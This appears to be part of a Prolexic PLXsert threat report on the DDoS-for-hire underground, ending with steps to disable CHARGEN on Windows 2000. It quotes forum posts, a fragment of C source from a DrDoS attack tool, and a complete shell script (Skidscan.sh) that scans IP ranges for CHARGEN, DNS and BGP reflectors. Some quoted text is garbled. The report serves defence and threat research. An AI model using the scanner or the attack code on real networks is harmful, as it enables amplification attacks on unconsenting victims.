DrDoS reflection lists have become a hot commodity within the underground, often sold for cash or traded for services. As in any community of miscreants and thieves, participants eventually begin to turn on each other. Figure 34 reveals the tutorial, *How to Steal Amp Lists from Popular Stressors*, and make them your own. The technique involves launching a paid attack against yourself, collecting the IP addresses, and then running them through your own attack tool.



cool and edgy

Requirements

Hardware:

a dedi or VPS with some form of Linux installed (I'll be using my dedi with Debian Squeeze)

Software:

a network monitor (I'll be using iptraf)
a text editor (nano is fine)
screen
grep
sort
uniq
cat (maybe)

Idea

DNS reflection attacks utilize small, spoofed DNS queries for large amounts of information from open recursive name servers that return this large response to a target. These attacks rely on a fairly large list of these open recursive name servers to query, which, in reality, are fairly ly easy to scan for and compile into a list. Some users decide to sell these lists and profit off of them though. Naughty naughty. Now there are plenty of guides and utilities online to gather this data yourself but why not just steal tried and tested lists from existing stressers that are using them?

Like I mentioned above, the attack utilizes open recursive name servers to do its dirty work. These servers are sending large amounts of UDP traffic right at a target. Who's to say I can't just log the traffic hitting my server and parse that data to find every single open recursive name server utilized by the attack? Why can't I just SE or use accounts to hit my server for a few minutes to gather this information quickly?

Process

1. SSH into the dedi/VPS and start up iptraf in screen (you don't want your SSH socket to close and have your iptraf process killed! You can just reattach to the detached session the case of a disconnect)


Figure 34: Screenshot of advert selling a reflection IP list

Private services for custom solutions

Custom coder services have existed for quite some time in the underground, for both legitimate and illegitimate purposes. Coders offer their services to script custom tools to meet the needs of their clientele. The project could be as innocent as a WordPress plugin or as malicious as a DDoS tool or a botnet builder. In the DDoS marketplace, coders have started developing DDoS scanning tools and charging for them.

Scanners

Scanners are available for locating DDoS services, as demonstrated in Figure 35. A recent proliferation of leaked kits, however, has caused this retail market to slow considerably, as free tools that are fairly simple and straightforward to use are meeting the demand.



** [SSYN SUDP UDP DrDos with reflection files] **

12-01-2012, 05:04 AM (This post was last modified: 12-01-2012 06:14 PM by UKpower.) Post: #1

UKpower
Beta
★★

Prestige: 6
Posts: 63
Joined: Nov 2012
Reputation: 12

A new source for DrDos coded in C with a list of around 48,000 reflector servers. I have added some other private sources .el bandwidth servers to accomplish it's Denial Of Service bandwidth servers to accomplish it's Denial Of Service Attacks.
Many services can be exploited to act as reflectors, some harder to block than others. DNS amplification attacks involve alion effect, using a much larger list of DNS servers than seen using a much larger list of DNS servers than seen earlier

Scan Report


Download from here if you want it now

POST HERE FOR DIRECT LINK DO NOT PM ME

Figure 35: A forum for selling DrDoS scanners

Attack scripts

The code for an attack console interface is shown in Figure 36.




```
        }
        i++;
    }
}
int main(int argc, char *argv[ ])
{
    if(argc < 6){
        fprintf(stderr, "Invalid parameters!\n");
        fprintf(stdout, "Usage: %s <target IP> <target port> <reflection file>
            <threads> <pps limiter, -1 for no limit> <time>\n", argv[0]);
        exit(-1);
    }
    int i = 0;
    head = NULL;
    fprintf(stdout, "Setting up Sockets...\n");
    int max_len = 128;
    char *buffer = (char *) malloc(max_len);
    buffer = memset(buffer, 0x00, max_len);
    int num_threads = atoi(argv[4]);
    int maxpps = atoi(argv[5]);
    limiter = 0;
    pps = 0;
    int multiplier = 20;

    FILE *list_fd = fopen(argv[3],  "r");
    while (fgets(buffer, max_len, list_fd) != NULL) {
        if ((buffer[strlen(buffer) - 1] == '\n') ||
                (buffer[strlen(buffer) - 1] == '\r')) {
            buffer[strlen(buffer) - 1] = 0x00;
            if(head == NULL)
            {
                head = (struct list *)malloc(sizeof(struct list));
                bzero(&head->data, sizeof(head->data));
                head->data.sin_addr.s_addr=inet_addr(buffer);
                head->next = head;
```

Figure 36: the attack console interface of the cdos.c DrDoS toolkit

Effects of leaked tools

The proliferation of freely available DDoS reflection scanning tools seems to have resulted from the cracking of many proprietary scanners that were then leaked to the public. Forum chatter on a popular hacking forum hypothesizes about the supply and demand and time versus effort tradeoffs between coding scanners, using scanners, selling lists and buying lists. The author suggests that the market for private scanners will be oversaturated due to the proliferation of leaked scanning tools.




Ever since these once Private DNS scanners used to scan for dns reflectors got leaked, Ive noticed that people are just scanning every range possible and just raping the method.
Soon it will be oversaturated and dead /: Someone needs to come up with a new attack method that reflects off of something else.

Figure 37: Forum chatter about leaked tool market saturation

Examples of scanning tools

The tool being described in Figure 38 is an example of a private CHARGEN scanner that is being resold by an end user.



08-03-2013, 10:14 PM

ItsFluffy

I will coach NE1 who wants 2 earn $

no not using his stuff
private chargen
but i have the scanner and atk script but i was told to scan 1.1.1.1 to 255.255.255.255 and ive scanned for 48 hours with only 17 results lol

Figure 38: Forum selling CHARGEN scanner tool

Skidscan.sh

Skidscan.sh was a recent, freely available DDoS reflection scanner. The tool makes use of nmap and grep to identify vulnerable ports for TCP, DNS and CHARGEN attacks. This toolkit confirms that malicious actors are making use of CHARGEN in the wild.

```
#!/bin/bash
read -p “Select TCP, DNS or CHARGEN! “ RESP

if [ “$RESP” = “TCP” ]; then
echo “Border Gateway Protocol Scanning started, for use of litespeeds TCP attack script”

##Edit the IPADDRESS below to your requested IP range

nmap -oG - -T4 -p179 -v 109.0.0.0-255 | grep “Ports: 179/filtered/tcp//bgp///” > temp1
echo “Checking Ip’s and filtering”
grep -o ‘[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}’ temp1 > temp2
sed -e ‘s/$/ 179/’ -i temp2
cp temp2 TCP.txt
rm -rf temp*
killall -9 nmap
echo “Done!, Saved as TCP.txt”

elif [ “$RESP” = “CHARGEN” ]; then
echo “Chargen Service scanner. for use of litespeeds CHARGEN attack script”

##Change below...

nmap -sT -p 19 85.88.*.* -oG - | grep 19/open > temp
grep -o ‘[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}’ temp > CHARGEN.txt
killall -9 nmap
echo “Saved list as CHARGEN.txt”

elif [ “$RESP” = “DNS” ]; then
echo “Starting DNS scan.”
##Below edit the IP to your liking.
nmap 216.146.35.* --script=dns-recursion -sU -p53 > temp
```

Continued on next page >

```
grep -o ‘[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}’ temp > DNS.txt
##sed ‘s/\(.*\)/\1 hackforums.net/’ < DNS.txt > DNSd.txt
killall -9 nmap
echo “Saved list as DNS.txt”

else
  echo “Invalid input!”
fi
```

Figure 39: Skidscan.sh

Marketplace participants and their varied skill levels

Any business ecosystem involves both vendors and customers. The skills of those involved in DDoS reflection threatscape varies.

Vendors of these services tend to vary from opportunity-driven low-level criminals with no significant skills to organized crime groups whose operators who administer thousands of compromised zombies within a larger organization that has more resources and shielding from international law, and often from local law enforcement. A common tactic for vendors is to locate their storefronts with bulletproof hosting companies in countries where enforcement of cyberspace laws is negligible.

Due to pressure from law enforcement and DDoS-as-a-Service industry rivals, stressor sites will change their company name and domain name often.

Their customers include legitimate webmasters, script kiddies, rivals and state-sponsored actors:

- **Webmasters/System administrators:** Administrators of legitimate Internet infrastructure may use stressor services to check their susceptibility to stressor attacks and will pay an underground service to check the load capacity.
- **Script kiddies:** These low-skilled attackers make use of malicious tools without understanding the technical details of the backend workings. They have minimal, if any, financial resources and mostly use publicly leaked tools.
- **Rivals:** Low-to-moderately skilled attackers go after business rivals or other rival hacking crews. They sometimes have moderate resources to purchase reputable DDoS services.
- **State-sponsored actors:** With skills ranging from low to high, these attackers have substantial financial resources and the ability to purchase almost all the underground services they require.


Effects of DDoS activity on victim reflection servers

Depending on implementation, the UDP CHARGEN protocol on a victim server may respond to the 60-byte frame it receives with as much as 17 times more data, as detailed in our white paper. This amplification effect makes CHARGEN reflection attacks attractive to attackers. Since UDP also allows the spoofing of the sources, this attack makes it easy to find and spoof IP addresses of victims and then reflect and amplify the traffic.

The result of the availability of these open CHARGEN servers is the proliferation of multiple storefronts, which appear and disappear quickly as rivals take over IP addresses or attack them.

The root cause of this growing market trend is the existence of hundreds of thousands of open CHARGEN servers that are susceptible to be used by attackers. As shown earlier, a simple CHARGEN attack with only one or two servers can take down a standard 1GB virtual private server (VPS) in seconds.

Operating system distribution of active DDoS reflectors




A small sample set of more than 1,000 active CHARGEN reflectors was scanned and analyzed. The conclusion of PLXsert was that more than 99 percent of these systems were Microsoft Windows operating systems ranging from NT through to the current releases of Windows 2008 R2.

Figure 40: More than 99 percent of servers found participating in a CHARGEN reflection attack ran a Microsoft Windows server operating system

How to remediate CHARGEN attacks

CHARGEN is the fastest growing attack type in use by malicious actors, and it's time to turn this protocol off once and for all. There are no current practical uses that justify having this protocol open on the Internet. The following is an example using Windows 2000 Server. The steps to turn of the CHARGEN protocol apply to newer versions of Windows as well.

Windows 2000 Server was released on December 1999. There are still plenty of Windows 2000 servers on the Internet; CHARGEN is enabled by default. Here is how to disable it.




Optional Components

Use the Windows Components wizard to set up other advanced Windows services, such as Certification Authority and Remote Installation. You can run this wizard at any time to add or remove components and customize your server configuration.

Start the Windows Components wizard.

Open the server configuration panel.
Select the **Advanced** drop-down menu.
Select **Optional Components**.
Click **Start** for the Windows Components wizard.



Windows Components
You can add or remove components of Windows 2000.

To add or remove a component, click the checkbox. A shaded box means that only part of the component will be installed. To see what's included in a component, click Details.


Components:

☑	Internet Information Services (IIS)	21.7 MB
☑	Management and Monitoring Tools	5.2 MB
□	Message Queuing Services	2.6 MB
☑	Networking Services	3.6 MB
☑	Other Network File and Print Services	0.0 MB

Description: Contains a variety of specialized, network-related services and protocols.

Total disk space required: 2.0 MB
Space available on disk: 6821.3 MB

Select **Networking Services**.
Click **Details**.



To add or remove a component, click the check box. A shaded box means that only part of the component will be installed. To see what's included in a component, click Details.

Subcomponents of Networking Services:


☑ COM Internet Services Proxy	0.0 MB
☑ Domain Name System (DNS)	1.1 MB
☑ Dynamic Host Configuration Protocol (DHCP)	0.0 MB
☑ Internet Authentication Service	0.0 MB
☑ QoS Admission Control Service	0.0 MB
□ Simple TCP/IP Services	0.0 MB
□ Site Server ILS Services	1.5 MB

Description: Supports the following TCP/IP services: Character Generator, Daytime, Discard, Echo, and Quote of the Day.

Total disk space required: 2.0 MB
Space available on disk: 6821.3 MB

Uncheck **Simple TCP/IP Services**. Click **OK**.

NOTE: This removes the following services: CHARGEN, Daytime, Discard, Echo, and Quote of the Day.



Windows Components
You can add or remove components of Windows 2000.

To add or remove a component, click the checkbox. A shaded box means that only part of the component will be installed. To see what's included in a component, click Details.


Components:

☑ Internet Information Services (IIS)	21.7 MB
☑ Management and Monitoring Tools	5.2 MB
□ Message Queuing Services	2.6 MB
☑ Networking Services	3.6 MB
☑ Other Network File and Print Services	0.0 MB

Description: Contains a variety of specialized, network-related services and protocols.

Total disk space required: 2.0 MB
Space available on disk: 6821.3 MB

Click **Next**.



Terminal Services Setup

You can run Terminal Services in one of two modes.

Terminal Services is currently configured to use:

● Remote administration mode

Allows a limited number of administrators to remotely manage this server. This setting minimizes impact on server performance.


○ Application server mode

Allows users to remotely run one or more applications. This setting optimizes program response times.

To use this option, you must set up a Terminal Services Licensing server in this domain or workgroup within 90 days.

Use Add/Remove Programs in Control Panel to install programs for use in application server mode.

Click **Next**.




Completing the Windows Components Wizard

You have successfully completed the Windows Components Wizard.

To close this wizard, click Finish.

Click **Finish**. Once finished, the protocol is closed and will not respond.

The screenshot in Figure 41 validates that, after following the steps above, the CHARGEN service is no longer responding to connection attempts on port 19, which indicates it has been disabled.



```
wxyz{|} !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`
xyz{|} !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`a
yz{|} !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ab
z{|} !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abc
{|} !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcd
|} !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcde
} !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdef
 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefgh
"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghij
$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijk
%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijkl
&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklm
'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmn
()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmno
)*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnop
*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopq
+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqr
,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ab^C
               $ nc 192.168.146.177 19
               $ nc 192.168.146.177 19
               $ nc 192.168.146.177 19
               $
```

Figure 41: CHARGEN has been turned off

Conclusion

The observed trends over the last year indicate that the most visible, noisy and profitable methods of DDoS-as-a-Service will be through the use of booter scripts, stressor services and the related APIs. CHARGEN, SNMP and other protocols susceptible to be used in reflection-based attacks will be integrated into services, and when those scripts are hacked, they will be leaked to the public, spreading the attack techniques, tools and tutorials.

In comparison to a traditional large botnet made up of persistently infected Windows workstations, the increased use of this attack method will result in much more effective attacks with fewer resources required. Since attackers will follow the path of least resistance, DrDoS attacks will become more popular.

Looking forward

This quarter was not filled with stories of digital warfare or extreme cases of rampant hacktivism. It was best exemplified by groups of script kiddies graduating into digital crime. It was typified by assembling very simple DDoS-for-hire sites that could run from an iPad. These sites have slick user interfaces and convenient payment methods, opening up the market to malicious actors that can easily inflict damage on small-to-medium businesses for as little as US$5. The democratization of DDoS is here.

The addition of amplification modules to these DDoS-for-hire sites highlights a growing problem. It costs far less to generate an attack than it does to mitigate an attack. We must promote cleanup efforts for obsolete protocols such as CHARGEN and make it more difficult to send money to the criminals offering DDoS-for-hire. Only then will it become more difficult for casual bad actors to perpetuate fraud or other malicious activity.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow us on LinkedIn, Facebook, Google+, YouTube, and @Prolexic on Twitter.

PROLEXIC
DDoS Attacks End Here.